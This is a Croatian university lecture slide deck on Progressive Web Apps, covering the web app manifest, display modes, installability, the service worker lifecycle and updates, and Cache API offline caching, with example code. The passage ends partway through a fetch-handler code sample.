
The start\_url member is a string that represents the start URL of the web application — the preferred URL that should be loaded when the user launches the web application (e.g., when the user taps on the web application's icon from a device's application menu or homescreen).

The scope member is a string that defines the navigation scope of this web application's application context. It restricts what web pages can be viewed while the manifest is applied. If the user navigates outside the scope, it reverts to a normal web page inside a browser tab or window.


If the scope is a relative URL, the base URL will be the URL of the manifest

# PWA display modes


Standalone




Fullscreen



Minimal-UI




Browser



*fallback*

# Probajmo s emulatorom

- Android studio
- Tools -> AVD manager
- Otvorimo 10.0.2.2 (a ne localhost, jer to bio sam pametni telefon)
- Chrome
  - Možemo (zasad samo) ručno dodati na Home screen



# Pogledajmo i devtools -> Application

The screenshot shows the Chrome DevTools interface with the "Application" tab selected. On the left, there's a preview of a "Cookbook PWA v01 (manifest)" page featuring a large image of a stainless steel pot. The main pane displays the "App Manifest" section, which includes the file path `manifest.json`. It also shows sections for "Installability" (warning about no matching service worker), "Identity" (Name: PWA-Cookbook-01, Short name: CookBook, Description: Demo aplikacija na predmetu Napredni razvoj za web), "Presentation" (Start URL: /index.html, Theme color: red, Background color: #DDD, Orientation: portrait-primary, Display: fullscreen), and "Icons" (checkbox for showing safe area, link to documentation). Below the icons section, there's a "Primary icon as used by" section for "Chrome" showing the app icon.

Galaxy S5 ▾ 360 x 640 100% ▾

Cookbook PWA v01 (manifest)

Application

- Manifest
- Service Workers
- Storage

Storage

- Local Storage
- Session Storage
- IndexedDB
- Web SQL
- Cookies
- Trust Tokens

Cache

- Cache Storage
- Application Cache

Background Services

- Background Fetch
- Background Sync
- Notifications
- Payment Handler
- Periodic Background Sync
- Push Messaging

Frames

- top

App Manifest

`manifest.json`

Installability

No matching service worker detected. You may need to reload the page, or check that the scope of the service worker for the current page encloses the scope and start URL from the manifest.

Identity

Name PWA-Cookbook-01

Short name CookBook

Description Demo aplikacija na predmetu Napredni razvoj za web

Presentation

Start URL `/index.html`

Theme color red

Background color #DDD

Orientation portrait-primary

Display fullscreen

Icons

Show only the minimum safe area for maskable icons

Need help? Read [documentation on maskable icons](#).

Primary icon as used by

Chrome

71x71px


# Installability

- Navodno ažurni kriteriji za Chrome:  
<https://developers.google.com/web/fundamentals/app-install-banners/native>
  - nisu
- Dodao:
  - prefer\_related\_applications,  
related\_application
  - **HTTPS** s ispravnim certifikatom
    - Rješenje – postaviti aplikaciju na  
neki besplatan hosting, npr.  
<https://www.cloudsavvyit.com/5057/how-to-host-a-static-website-for-free-on-googles-firebase-hosting-platform/>
    - <https://pwa02-92063.web.app/>
  - Service worker, registriran, fetch  
handler



## 2. Service worker

- Izvanmrežni (*offline*) rad
  - Keširanje
  - Možemo presretati ***fetch*** zahtjeve i sami odgovarati
- Push notifikacije
- Service worker je JS datoteka
  - Naš JS kod s kojim kontroliramo ponašanje
- Izvodi se mimo glavne preglednikove UI dretve
  - ServiceWorkerGlobalScope
  - nemaju pristup DOM-u
  - self objekt
- Preduvjet – **HTTPS**
  - Iznimka:  
**http://localhost...**




# Životni ciklus SW-a


- SW moramo registrirati
  - `navigator.serviceWorker.register('/sw.js')`
  - Slijedi dohvat i instalacija (ako već nije instaliran)
- Po uspješnoj instalaciji i aktivaciji (vidi sljedeći slajd) SW će **kontrolirati** klijente (*clients*) u svom opsegu (*scope*)
  - „We call pages, workers, and shared workers **clients**”
  - **Kontrolirati** = mrežni zahtjevi idu preko SW-a; push notifikacije
  - Možemo provjeriti tko kontrolira s:  
`navigator.serviceWorker.controller` (null ili SW instanca)
  - Defaultni i maksimalni scope je `./` od URL-a skripte
    - `https://www.fer.unizg.hr/je/super/sw.js`
    - > `https://www.fer.unizg.hr/je/super`

# Životni ciklus service workera

- Aktivan ada je spreman da kontrolira klijente
- Ne znači da će kontrolirati onoga koji je pokrenuo register



- Samo jednom
  - **Install event**
  - S `installEvent.waitUntil()` možemo sačekati (promise) i provjeriti uspjeh instalacije
  - Fetch i push idu mimo workera dok ne postane aktivan, ali ni tada ako nije stranica otvorena kroz SW
    - refresh
    - Ili `clients.claim()`
- "document starts life with or without a Service worker and maintains that for its lifetime"*



<https://www.digitalocean.com/community/tutorials/demystifying-the-service-worker-lifecycle>

[https://developer.mozilla.org/en-US/docs/Web/API/Service\\_Worker\\_API/Using\\_Service\\_Workers](https://developer.mozilla.org/en-US/docs/Web/API/Service_Worker_API/Using_Service_Workers)

# Cats and dogs – index.html

- Primjer preuzet s: <https://developers.google.com/web/fundamentals/primers/service-workers/lifecycle>
- SW presreće zahtjev i umjesto psa vraća mačku (slj. slajd)
  - Ali: treba refresh da počne kontrolirati

```
<!DOCTYPE html>
<h1>An image will appear here in 3 seconds:</h1>
<script>
  navigator.serviceWorker.register('./sw.js')
    .then(reg => console.log('SW registered!', reg))
    .catch(err => console.log('Boo!', err));

  setTimeout(() => {
    const img = new Image();
    img.src = './dog.svg';
    document.body.appendChild(img);
  }, 3000);
</script>
```




```
SW registered!
  > ServiceWorkerRegistration {installing: ServiceWorker, waiting: null, active: null, navigationPreload: NavigationPreLoadManager, scope: 'http://service-worker-lifecycle-demos.glitch.me/main/'}
V1 installing...
  > V1 now ready to handle fetches!
  > |
```

# Cats and dogs – sw.js

- Puno novih stvari: cache API, self, SW events...

```
self.addEventListener('install', event => {
  console.log('V1 installing...');
  event.waitUntil( // cache a cat SVG
    caches.open('static-v1').then(cache => cache.add('./cat.svg'))
  );
});
self.addEventListener('activate', event => {
  console.log('Activated, V1 now ready to handle fetches!');
});
self.addEventListener('fetch', event => {
  const url = new URL(event.request.url);
  // serve the cat SVG from the cache if the request is
  // same-origin and the path is '/dog.svg'
  if (url.origin == location.origin && url.pathname == '/dog.svg') {
    event.respondWith(caches.match('/cat.svg'));
  }
});
```

<https://developer.mozilla.org/en-US/docs/Web/API/CacheStorage>



Što keširati? CSS; JS; slike, itd,

# Pogledajmo SW u devtools:

The screenshot shows the Chrome DevTools Application tab interface. On the left, there's a sidebar with sections: Application (Manifest, Service Workers, Storage), Storage (Local Storage, Session Storage, IndexedDB, Web SQL, Cookies, Trust Tokens), Cache (Cache Storage, Application Cache), and Background Services (Background Fetch, Background Sync, Notifications). The 'Service Workers' section is currently selected and highlighted in blue.

**Service Workers**

Source: [sw.js](#)

Received 9/28/2021, 2:53:27 PM

Status: #440 activated and is stopped [start](#)

Push: Test push message from DevTools. [Push](#)

Sync: test-tag-from-devtools [Sync](#)

Periodic Sync: test-tag-from-devtools [Periodic Sync](#)

Update Cycle


Version	Update Activity	Timeline
#440	Install	
#440	Wait	
#440	Activate	██████████

# Ažuriranje SW-a

- Potrebno je promijeniti barem jedan bajt da se SW smatra novom verzijom
  - Mijenjanje URL-a SW-a nije dobra praksa
- ALI: novi SW će se instalirati ali neće postati aktivan dok barem jedna stranica (tab) koristi stari SW!
  - To znači da postoje dva SW-a: jedan (stari) aktivan i novi koji čeka
- Potrebno je:
  - Zatvoriti sve stranice/tabove da bi novi SW postao aktivan
  - Ili programski forsirati sa self.skipWaiting()
- U razvojnoj okolini puno lakše - **devtools**:
  - **update on reload**
  - Unregister/register
  - Skip waiting
- Detaljnije na: <https://developers.google.com/web/fundamentals/primers/service-workers/lifecycle#updates>


# Cache API

- Key-value baza
- Može se koristiti i iz „običnog“ JS-a




# Što keširati?

- Slike, CSS, JS, fontovi, ...
- Primijetiti:
  - **Statički** sadržaj (keširati kod **instalacije, app shell**)
  - **Dinamički** sadržaj
    - Keširati (ako ima smisla) za vrijeme rada aplikacije
- Keširanje kostura aplikacije (*app shell caching*):
  - Isključimo mrežu i pogledamo kako nam aplikacija izgleda
  - Popravimo, ponovimo



# App shell + dinamičko keširanje

- Ovdje ćemo pokazati raskošnije rješenje koje:
  - **Djelomično** (popraviti – kako ih sve odrediti?) kešira app shell zahtjeve **kod instalacije**
  - **Dinamički kešira** sve ostale zahtjeve **kako zahtjevi dolaze**, te je u konačnici sve keširano
  - Uvodimo **404 stranicu** koju keširamo za slučaj 404
  - Uvodimo **Offline stranicu** koju možemo prikazati ako nismo keširali neku stranicu.



# SW offline - instalacija

```

const filesToCache = [
  "/",
  "manifest.json",
  "index.html",
  "offline.html",
  "404.html",
  "https://fonts.googleapis.com/css2?family=Fira+Sans:ital,wght@0,400;0,700;1,400;1,700&display=swap",
  "https://fonts.gstatic.com/s/firansans/v11/va9E4kDNxMZdWfMOD5Vv14jLazX3dA.woff2",
  "https://cdn.jsdelivr.net/npm/bootstrap@5.0.2/dist/css/bootstrap.min.css",
];

```

**Popis zahtjeva** (stringovi ne temelju kojih će se napraviti zahtjevi) koje ćemo inicijalno (kod **instalacije**) keširati

```

const staticCacheName = "static-cache-v1";

```

**event.waitUntil(PROMISE)**  
Inače bi instalacija završila dok još nije keširano

```

self.addEventListener("install", (event) => {
  console.log("Attempting to install service worker and cache static assets");
  event.waitUntil(
    caches.open(staticCacheName).then((cache) => {
      return cache.addAll(filesToCache);
    })
  );
});

```

Obavlja jedan po jedan request na zadani URL i kešira:  
(request, response)

# SW offline - fetch

```
self.addEventListener("fetch", (event) => {
  event.respondWith(
    caches
      .match(event.request)
      .then((response) => {
        if (response) {
          return response;
